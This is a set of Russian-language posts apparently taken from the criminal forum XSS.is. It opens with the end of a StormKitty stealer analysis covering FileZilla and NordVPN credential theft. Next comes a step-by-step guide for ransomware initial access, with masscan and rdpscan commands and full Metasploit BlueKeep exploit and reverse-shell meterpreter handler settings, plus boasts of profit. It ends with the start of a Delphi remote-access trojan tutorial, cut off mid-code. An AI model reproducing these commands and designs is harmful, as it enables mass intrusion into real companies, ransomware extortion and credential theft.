Тринадцатый поток собирает сохранённые аккаунты и пароли из FTP-клиента FileZilla.

Клиент FileZilla хранит эту информацию в нескольких файлах формата XML в открытом виде (пароль накрыт BASE64, но это считай тоже самое, что и открытый вид). Реализация этого алгоритма находится в файле «Filezilla.cs», для парсинга XML используются встроенные в дотнет фреймворк классы.

<https://pastebin.com/1HBW2Uhb>

Четырнадцатый поток занимается тремя различными VPN сервисами, реализации алгоритмов для каждого сервиса находятся в папке «VPN» с соответствующими именами файлов исходных кодов по имени сервиса. Для ProtonVPN просто копируются все файлы с именем «user.config», для OpenVPN копируются файлы с расширением «ovpn». Для NordVPN сделан более комплексный алгоритм. Он считывает файл «user.config» (файл формата XML), находит в нем записи, соответствующие логину и паролю, затем расшифровывает их с помощью BASE64 и DPAPI. Опять же в данном конкретном случае Владимир использует именно «ProtectedData.Unprotect» для расшифровки DPAPI.

<https://pastebin.com/2RkPhkaH>

Остальные потоки получают различную информацию об операционной системе и компьютере жертвы, делает снимки экрана и веб-камеры (это мы уже рассмотрели ранее), сканируют локальную сеть и так далее. Особого интереса эти алгоритмы не представляют, подавляющее большинство подобного кода можно найти в Гугле и StackOverflow, а описывать подробно каждый из них слишком долго. Если вас заинтересует какой-либо алгоритм, который я описал недостаточно хорошо или вовсе не захотел описывать, пишите в комментариях, можем их обсудить, если это вам нужно.

Да уж, статья получилась куда больше, чем я думал изначально. На текущий момент это — самая моя большая статья для XSS.is. Я долго с ней провозился, а на этапе вычитывания у меня даже глаз стал дёргаться от количества букв, так что искренне надеюсь, что для вас она покажется интересной и познавательной. Сам проект «Штормового Котёнка», хоть и имеет кучу недостатков в плане качества кода и архитектуры, хоть и имеет вложенную в бинарные зависимости проекта и репозиторий малварь (сцуко в голове это до сих пор не кладывается), все же реализует своим функционалом подавляющее большинство алгоритмов современных стилеров. И соответственно на нем можно учиться как «чёрным шляпам», так и «белым» и «серым шляпам». А эта статья по моей задумке должна хорошо покрывать тему стилеров в принципе. Пишите в комментариях к статье своё мнение о StormKitty, о каких-либо его алгоритмах и фрагментах кода, а так же ваши предложения о том, какую малварь было бы интересно рассмотреть в следующей статье этого цикла.

Спасибо за внимание!



boriselcin 

Премиум
Premium

Регистрация: 22.08.2020
Сообщения: 126
Реакции: 203

Добываем доступы в корпы через паблик RCE

Как заработать от 1к до 100к баксов за месяц почти без вложений?

Привет коммуннити! Сегодня я расскажу вам как статьransomvarщиками, практически без вложений. Мы будем добывать точки входа в мелкие и средние компании, при помощи metasploit при этом вложив 100 баксов в покупку лишь 2 x vps

Что нужно:

2 vps сервера на Ubuntu (желательно абузоустойчивые топовая конфигурация будет не нужна поэтому 100 баксов вам должно хватить)

PS вы можете взять любую другую OS я буду описывать настройку именно на убунту

Intro первоначальная настройка впс для работы с метой

У нас есть чистая ubuntu

накатим xrdp + xfce оболочку (мне так удобней вы можете взаимодействовать с сервером по ssh)

Обновим пакеты

`sudo apt-get update`

Накатим xrdp для работы через терминальные сессии

`sudo apt-get install xrdp`

Установим оболочку xfce можно поставить mate например (но стабильней всего с терминальным сервером работает именно xfce)

`sudo apt-get install xfce4 xfce4-terminal`

Разрешим xrdp использовать эту оболочку

`sudo sed -i.bak '/fi/a #xrdp multiple users configuration n xfce-session n' /etc/xrdp/startwm.sh`

Включаем xrdp

Сорян ошибки грамматики пунктуации и синтаксиса писал на колонке ничего не редактируя, если кто то захочет дополнить или записать видео по этой теме закину 50-100 баксов для мотивации)

`sudo systemctl enable xrdp`

Done - теперь вы можете работать с сервером через терминальную сессию поставим удобный текстовый редактор gedit

`sudo apt-get install gedit`

Поставим htop для мониторинга загруженности системы

```
sudo apt-get install htop
```

Установка metasploit, БД к нему подтягивать не будем она не понадобиться

качаем метасплойт курлом или wget

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```

даем права chmod 755 msfinstall

```
sudo ./msfinstall
```

Теперь при наборе msfconsole в шелле метасплойт запуститься.

II выбор RCE и подготовка материала

Добывать свой хлеб мы будем данной уязвимостью

<https://en.wikipedia.org/wiki/BlueKeep>

в метасплойте есть rce для него

`exploit/windows/rdp/cve_2019_0708_bluekeep_rce`

Данное rce для протокола rdp оно крайне не стабильно, но приносит хорошие доступы)

С RCE мы определились

теперь нам нужен материал, то есть уязвимые машины в клирнете под блюкип

В идеале если у вас будут подсети с maxmaind и софт для пентеста от z668, он нужен исключительно для чека на RDP сервис дабы не тратить время и пропускать порты все что не относиться к rdp

лучше всего сканировать рандомные TCP порты и потом проверять их на сервис rdp

Я покажу на примере стандартного 3389 порта

Установим еще 2 софта для сканирования портов (masscan) и rdpScan для проверку на уязвимый bluekeep

ставим все не обходимое для работы массканна `sudo apt-get install git gcc make libpcap-dev`

затягиваем сорсы к себе `git clone https://github.com/robertdavidgraham/masscan`

переходим в каталог с массканом `cd masscan`

собираем в многопотоке `make -j`

Качаем бесплатно либо покупаем депы IP адресов

```
masscan -iL ip.txt -oL res4.txt -p 3389 --rate 100000 --exclude 255.255.255.255
```

данные параметры возьмут депы из файла res4.txt просканируют порт 3389 с рейтом 100 000 исключая 255.255.255.255 подсеть

```
awk '{ print $4,$3 }' OFS=: res4.txt > 4433.txt
```

выдаст чистые результаты IP с output файла масскана

Ставим сканер на уязвимость блюкип и все необходимо для его работы

```
sudo apt-get install libssl-dev  
sudo apt-get install build-essential
```

```
git clone https://github.com/robertdavidgraham/rdpscan.git
```

```
cd /rdpscan/
```

компилируем make -j

Запуск сканера

```
./rdpscan --workers 500 --port 3389 --file /root/rdpscan/ch2.txt grep 'VULN' | cut -f1 -d '-'>results.txt
```

--workers 500 (количество воркеров стоит отальное количество зависит от вашей конфигурации сервера)

--port 3389 порт который сканируем

--file /root/rdpscan/ch2.txt путь до файла с ипами

grep 'VULN' выбираем только уязвимые и записываем в файл >results.txt

III получаем доступы

Я буду использовать стандартный пейлоад метасплойта для закрепления, можно использовать кобальт страйк или любую другую систему пост эксплуатации но статья рассчитана на тех у кого нет нихуя даже кряка, будем использовать метерперетер и так запускаем метасплойт msfconsole

И сразу открываем второе окно терминала и там опять запускаем метасплойт В первом окне делаем handler (туда будут лететь сессии отдельным окном)

```
use exploit/multi/handler
```

```
set payload windows/x64/meterpreter/reverse_tcp_rc4 (выбираем пелоад реверс (когда цель подключается к нам) с шифрованием )  
set EXITFUNC thread
```

EXITFUNC есть 3 разных значения: thread, process, seh
мы используем thread он используется почти везде и работает достаточно хорошо
запускает shell-код в подпотоке, и выход из этого потока приводит к рабочему
приложению / системе.

set LHOST хост нашей впс

set LPORT порт где будет висит слушатель

set RC4PASSWORD PASSS (пароль для RC4)

set ExitOnSession 0 (данный параметр будет держать сессию всегда онлайн (тоесть не будет слипа может привести к быстрому спаливанию))

setg SessionLogging y включить логирование

setg loglevel 1 уровень логирования

run -j запуск

хэндер готов и ожидает коннектов

переходим во второе окно

Bluekeep

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

set payload windows/x64/meterpreter/reverse_tcp_rc4

set EXITFUNC thread

set DisablePayloadHandler 1 (обязательно 1 что бы сесия летела в отдельное окно)

set LHOST ип впс

set LPORT порт (указывать такой же как и в хэндлере)

set RC4PASSWORD PASSS (пароль такой же как в хэндлере)

set ConnectTimeout 5 (таймаут)

set GROOMSIZE 100 (количество мегабайт которые будут заспамливаться хост играйтесь с параметрами от 100 до 250) всегда будут прилетать разные машины

set GROOMCHANNELCOUNT 1

set forceexploit 1 исполнять принудительно

set target 1 (дефолтный таргет тут менять ничего не нужно)

set rhosts file:/root/rdpscan/4.txt (путь до файла с уязвимыми машинами)

set RPORT (если вы используете не стандартный порт для RDP если 3389 то его можно не указывать он стоит по дефолту)

run - запуск

через какое то время в хендлер полетят сесии

Computer	: V-RDS-01
OS	: Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture	: x64
System Language	: en_GB
Domain	: BROWNHILLS
Logged On Users	: 41
Meterpreter	: x64/windows

Вам остается только закрепляться и отбирать доступы)

Enjoy

с Апреля по Июль я заработал блюкипом около 300.000 USD чистыми деньгами, таким способом можно поймать компании с ревеню до 100 миллионов.



KONUNG

HDD-drive

Пользователь

Регистрация: 03.12.2018

Сообщения: 37

Реакции: 52



Пишем ратник с нуля и навека

Введение.

Эта статья написана мной(KONUNG) специально для конкурса на XSS. Сейчас я расскажу о том как я разрабатывал свой ратник, программировал я его долго, в основном когда было время. Ратник написан на Delphi, данный язык я выбрал из-за его нативности да и просто потому что он очень хорошо мне знаком, приходилось частенько писать всякие софта на нем, но даже если вы не программист или не знаете данного языка, не спешите закрывать статью, я постараюсь объяснить все простыми словами, для большей наглядности, каждую строчку кода я буду объяснять, дополнять своими комментариями, желательно что бы Delphi была от XE5 и выше, старые версии студии могут не подойти.

Клиент можно без затруднений перенести на другие языки так как я буду использовать в основном winapi функции. Не скажу что сейчас продемонстрирую невъебеннейший ратник который будет панацеей для тех кто ищет подобный софт, т.к. я сам не профи и возможно в коде будут ошибки. Теория.Фундаментом для всех софтов удаленного доступа служит протокол передачи данных. Есть много вариантов HTTPS, BitTorrent и т.д., мы же будем использовать сокеты. Сокеты бывают двух, TCP и UDP, синхронные и асинхронные, блокируемые и неблокируемые. TCP гарантирует доставку пакетов, их очередность, автоматически разбивает данные на пакеты и контролирует их передачу, в отличии от UDP. Но при этом TCP работает медленнее за счет повторной передачи потерянных пакетов и большему количеству выполняемых операций над пакетами. Ну я думаю вы уже догадались каким мы будем использовать. Итак, софт состоит из двух частей, серверной(той что у нас) и клиентской(той что у жертвы).Логика такая, после запуска клиентской части, первое что крыса делает это смотрит есть ли она уже в системе, если нету, копирует себя в определенную директорию, если есть то проверяет запущен ли уже какой нибудь экземпляр ее самой, если запущен то она выключается, после создаются потоки заражения флешки, проверки инжекта DLL и автозагрузки (ниже объясню), можно было бы конечно ещё и клиппер пихнуть, ну это вы уже как нибудь сами, затем сервер и клиент устанавливают соединение, а потом начинают общаться, в стиле:

-Привет, как дела?


-Привет, у меня все хорошо.

Сервер будет отправлять команды, клиент будет воспринимать их, и действовать согласно указаниям, когда необходимо отправлять ответ, если вдруг сервер отключается, то клиент снова пытается наладить соединение, ну общую логику думаю вы поняли, как самую первые действия после запуска можно добавить проверку на виртуалку или песоч

Сервер.


Что же, на серверной части мы будем использовать VCL форму с VCL компонентами сокетов, я решил что во время написания этой части софта, не буду использовать winsock, а просто возьму уже готовую оболочку, это сократит время на написание серверной части. И так, первое что нам нужно сделать это добавить VCL компоненты сокетов, так как изначально их нету в менюшке с визуальными компонентами. Просто следуйте действиям на скринах.

Установка сокетов



Далее в появившемся диалоговом окне проходим по пути к вашей Delphi, в моем случае это C:\Program Files (x86)\Embarcadero\Studio\21.0\bin там находим файл dclsockets270.bpl в разных версиях Delphi цифры могут отличаться.

Следующий этап, это создание формы, нужно накидать на нее элементов и сделать что-то похожее на панель управления ботами. Можете сделать панель такую как у меня. на скрине будут описаны свойства каждого из элементов.



Итак после того как мы создали приемлемую панель управления, можем потихоньку приступать к написанию кода, первое что мы сделаем это пропишем запуск сервера, у кнопки с текстом "Начать прием" создаем событие OnClick и прописываем следующий код.

<https://pastebin.com/PwsSCUuL>

Далее нам нужно объявить класс

```
ODA = class XXX: string end;
```

для тех кто не знает, в Delphi классы объявляются после ключевого слова type, то есть чуть выше глобального объявления переменных (глобального var) В данном классе у нас будет храниться ответ от клиента, после того как клиент подключается к серверу в ListView мы создаем Итем у которого будут определенные свойства, по которым мы будем ориентироваться в каком положении вообще находится клиент. то есть у нас получается этакая сетка с данными, аля многомерный массив. С точки зрения кода это будет выглядеть следующим образом, у ServerSocket прописываем событие OnClientConnect

<https://pastebin.com/7f3eaXJG>

Следующим по очереди, и наверное одним из самых важных идет обработка ошибок, на первый взгляд все кажется запутанным, но если вникнуть в логику то вы поймете как все элементарно. У нас есть Timer о котором как раз и пойдет сейчас речь, таймер с интервалом в 5 сек. пингует всех подключенных ботов, и если во время пинговки происходит ошибка то он просто удаляет этого бота из ListView, а во время передачи файла или демонстрации экрана таймер не пингует этого бота, а понимает это он по Objects[2], если значение True, то не пингует, если False то пингует. Во время передачи файла и т.д. клиент может резко оборвать соединение и ServerSocket просто выбросит нам Exception с ошибкой, а значение Object[2] будет True, и так, что мы делаем, у ServerSocket прописываем событие OnClientError

<https://pastebin.com/XmWyxME2>

Событие обработки Таймера

<https://pastebin.com/9fWMm462>


И таким образом получается что клиент который отключился удаляется не сразу, а до следующего пинга, да конечно можно было бы сделать это еще в OnClientError или OnClientDisconnect,

но я решил пойти другим путем. Пингуем мы боты по типу Сонара, отправляем ПИНГ и начинаем считать, как только получаем ПОНГ количество времени которое мы ждали делим на два и получается пинг. Поры бы уже перейти на обработку ответов от клиента, но давайте немного отдохнем от кода и займемся вспомогательными формами.

Нужно создать еще парочку форм:

- форма файлового менеджера откуда мы будем управлять файлами клиента
- форма стека, в которую будет добавлять вся информация которую сервер получает от клиентов
- форма для CMD
- форма для просмотра рабочего стола.

Стек



В форме есть только Мето и кнопка для очисти данных, куда будут стекать все ответы которые мы получаем. Это нужно для удобства отладки, хотя вы можете этого и не делать.

На событие OnClick на кнопке, добавляем всего одну строчку кода `memo1.Clear`

Консоль

Edit для ввода команды, кнопка для отправки и мемо для отображения ответа. В заголовках uses добавляем System.Win.ScktComp в полях формы, в разделе public добавляем переменную DSocket: TCustomWinSocket;


У Edit'a создаем событие onKeyPress со следующим кодом.

<https://pastebin.com/hdXZw51P>

OnClick событие на кнопку:

<https://pastebin.com/ZKyRhCcM>

Демка Экрана



Обработчик события OnClick у CheckBox3, думаю не стоит описывать данный код, тут и так все максимально понятно.

<https://pastebin.com/fZADCywC>

В заголовках uses добавляем System.Win.ScktComp в полях формы, в разделе public добавляем переменную FDSocket: TCustomWinSocket;

В глобальном var стираем переменную Form5, и добавляем usabiles: boolean; Эта переменная как показатель того что идет демонстрация

Обработчик кнопки начала начинаяющей просмотр

<https://pastebin.com/J7KP094x>

Обработчик кнопки завершения просмотра

procedure TForm5.Button2Click(Sender: TObject);

var Item: TListItem;

begin

